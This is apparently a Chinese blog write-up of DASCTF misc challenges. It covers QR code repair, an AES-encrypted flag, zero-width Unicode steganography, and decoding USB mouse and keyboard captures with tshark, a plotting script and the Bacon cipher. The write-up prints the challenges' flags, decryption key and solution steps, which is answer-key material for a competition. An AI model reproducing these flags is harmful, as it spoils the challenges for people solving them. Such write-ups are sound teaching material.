


删除头1，就获得了这个然后这个很明显就是二维码还没有结合  
使用PS，进行修复把类似参考这个



<https://blog.csdn.net/pone2233>

我们首先把2个图片何在一起






<https://blog.csdn.net/pone2233>

我可真实二维码修复第一人哈哈，这里因为他给的一个图片有残缺我送大家完好的



<https://blog.csdn.net/pone2233>

和大家说一下流程，首先2张图片对在一起，比对首先先把下面没有的，给取出来



<https://blog.csdn.net/pone2233>

然后就可以操作了，把除了红框里面的进行比对如果颜色深那就把他变成白色，如果浅色变成黑色，然后弄完之后，在加上这个底部进行合并，用魔棒工具取白色变成红色，然后把黑色变成白色，在把红色变成黑色，就成功了



密钥1: apngisamazing

加密/解密    AES加密/解密    DES加密/解密    RC4加密/解密    Rabbit加密/解密    TripleDes加密/解密    MD5加密/解密    Base64加密/解密    Hash加密/解密    JS 加密    JS 解密

---

DASCTF{b12e6674e844486d20d24793809ae38a}

apngisamazing

密码是可选项，也就是可以不填。

< 解密    加密 >

U2FsdGVkX1mLyhDqehTlmxmPoamVfr7h1EI3iWRVvuJQodh1HvxMeQ2F8lghfXzq70N4U/ZcjYjLbXE8HRmw==

https://blog.csdn.net/pone2233

---

DASCTF{b12e6674e844486d20d24793809ae38a}

在xls发现了一个秘密

core.xml - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:creator>G a1@xy</dc:creator><cp:lastModifiedBy>G
a1@xy</cp:lastModifiedBy><dcterms:created xsi:type="dcterms:W3CDTF">2020-07-29T08:58:43Z</dcterms:created><dcterms:modified
csi:type="dcterms:W3CDTF">2020-07-29T09:27:15Z</dcterms:modified></cp:coreProperties>
```

<https://blog.csdn.net/pone2233>

Ga1@xy师傅出的tql

## eeeeeeeasyusb

这道题目和之前做的知识点就在一起了零宽度加密，本来是有网址的，现在似乎给拦截了



### 浙江省公安温馨提醒:

您访问的330k.github.io/misc\_tools/unicode\_steganography.html  
该网站被大量用户举报，含有未经证实的信息，可能造成您的损失，建议谨慎访问!

<https://blog.csdn.net/pone2233>

那拿出比赛的时候的图把

JavaScript library is below.

[http://330k.github.io/misc\\_tools/unicode\\_steganography.js](http://330k.github.io/misc_tools/unicode_steganography.js)

### Text in Text Steganography Sample

Original Text:  (length: 32)

神秘代码: DYcbU-gQz\_TZCBjh8rID/JmTjTw

Hidden Text:  (length: 3)

nut

Steganography Text:  (length: 56)

神秘代码: DYcbU-gQz\_TZCBjh8rID/JmTjTw

[Download Stego Text as File](#)

<https://blog.csdn.net/pone2233>

nut翻译一下就是坚果

[https://www.jianguoyun.com/p/DYcbU-gQz\\_TZCBjh8rID](https://www.jianguoyun.com/p/DYcbU-gQz_TZCBjh8rID) 这个则是密码JmTjTw

然后下载下来，发现2个都是usb数据流量包，我推荐参考这个文章做

<https://www.cnblogs.com/ECJTUACM-873284962/p/9473808.html>

不过不太准确需要后期修改，

我们先把usb的信息提取出来

```
tshark -r part1.pcapng -T fields -e usb.capdata >data1.txt
tshark -r part2.pcapng -T fields -e usb.capdata >data2.txt
```

这边，我卡了很久，应为他的脚本都很有问题，然后技能尚浅，所以脚本有点不太会改  
我这边推荐一个师傅的博客大家可以看一下

<http://www.fzwjcsj.xyz/index.php/archives/38/#eeeeeeeasyusb>

在这个师傅这个里边学边敲，还是很方便的，我建议可以保存一波，然后我这边送大家一个画图的脚本把


```
#!/usr/bin/python
# coding: utf-8
import matplotlib.pyplot as plt
import numpy as np
import matplotlib as mpl

mpl.rcParams['font.family'] = 'sans-serif'
mpl.rcParams['font.sans-serif'] = 'NSimSun,Times New Roman'

x, y = np.loadtxt('res.txt', delimiter=' ', unpack=True)
plt.plot(x, y, '*', label='Data', color='black')

plt.xlabel('x')
plt.ylabel('y')
plt.title('Data')
plt.legend()
plt.show()
```

然后就有图了



推荐反一下看：[166433882cd04aaa](https://blog.csdn.net/pone2233)

在然后分析第二个文件，第二个文件很明显就少很多信息，就应该是键盘了，然后键盘脚本，我自己码，把虚拟机码炸了，太恐怖了，我太菜了

然后还是哪里哪个师傅的脚本，存了，感谢师傅

```
E: 无法下载 http://http.kali.org/kali/pool/main/w/wireshark/libwireshark-data_3.2.3-1_i386.deb 404 Not Found [IP: 192.99.200.113 80]
E: 无法下载 http://http.kali.org/kali/pool/main/w/wireshark/libwsutil11_3.2.3-1_i386.deb 404 Not Found [IP: 192.99.200.113 80]
E: 无法下载 http://http.kali.org/kali/pool/main/w/wireshark/libwiredap10_3.2.3-1_i386.deb 404 Not Found [IP: 192.99.200.113 80]
E: 无法下载 http://http.kali.org/kali/pool/main/w/wireshark/libwireshark13_3.2.3-1_i386.deb 404 Not Found [IP: 192.99.200.113 80]
E: 无法下载 http://http.kali.org/kali/pool/main/w/wireshark/wireshark-qt_3.2.3-1_i386.deb 404 Not Found [IP: 192.99.200.113 80]
E: 无法下载 http://http.kali.org/kali/pool/main/w/wireshark/tshark_3.2.3-1_i386.deb 404 Not Found [IP: 192.99.200.113 80]
E: 无法下载 http://http.kali.org/kali/pool/main/w/wireshark/wireshark-common_3.2.3-1_i386.deb 404 Not Found [IP: 192.99.200.113 80]
E: 无法下载 http://http.kali.org/kali/pool/main/w/wireshark/wireshark_3.2.3-1_i386.deb 404 Not Found [IP: 192.99.200.113 80]
E: 有几个软件包无法下载，要不运行 apt-get update 或者加上 --fix-missing 的选项再试试？
pjjy@admin:~/桌面/8-25/Y0u_f0u1d_1t$ python2 data2.py
File "data2.py", line 8
SyntaxError: Non-ASCII character '\xe9' in file data2.py on line 8, but no encoding declared; see http://python.org/dev/peps/pep-0263/ for details
pjjy@admin:~/桌面/8-25/Y0u_f0u1d_1t$ python2 data2.py
output :n056<F2><F2><F2><F2><F3><F2><F2><F2><F3><F3>4<F2><F2><F2><F2><F2><F2><F2><F3><F3>29<F2><F2><F2><F2><F3><F2><F2><F2><F2><F3>522<F2><F2><F2><F3>
pjjy@admin:~/桌面/8-25/Y0u_f0u1d_1t$
```

```
output :n056<F2><F2><F2><F2><F3><F2><F2><F2><F3><F3>4<F2><F2><F2><F2><F2><F2><F2><F3><F3>29<F2><F2><F2><F2><F3><F2><F2><F2><F2><F3>522<F2><F2><F2><F3>
```

然后这个这种东西当时看，还以为是莫斯，然后发现数量对不上，最后后知后觉的发现了是培根加密

第一种方式							
A	aaaaa	H	aabbb	O	abbba	V	babab
B	aaaab	I	abaaa	P	abbbb	W	babba
C	aaaba	J	abaab	Q	baaaa	X	babbb
D	aaabb	K	ababa	R	baaab	Y	bbaaa
E	aabaa	L	ababb	S	baaba	Z	bbaab
F	aabab	M	abbaa	T	baabb		
G	aabba	N	abbab	U	babaa		

第二种方式							
a	AAAAA	g	AABBA	n	ABBAA	t	BAABA
b	AAAAB	h	AABBB	o	ABBAB	u-v	BAABB
c	AAABA	i-j	ABAAA	p	ABBBA	w	BABAA
d	AAABB	k	ABAAB	q	ABBBB	x	BABAB
e	AABAA	l	ABABA	r	BAAAA	y	BABBA
f	AABAB	m	ABABB	s	BAAAB	z	BABBB

056bd4ad29bb522b

最终flag是：166433882cd04aaa056bd4ad29bb522b

## 参考文献

这里由衷的感谢这位师傅，让我没卡住！

师傅1: <http://www.fzwjcsj.xyz/index.php/archives/38/>

师傅2: <https://www.cnblogs.com/ECJTUACM-873284962/p/9473808.html>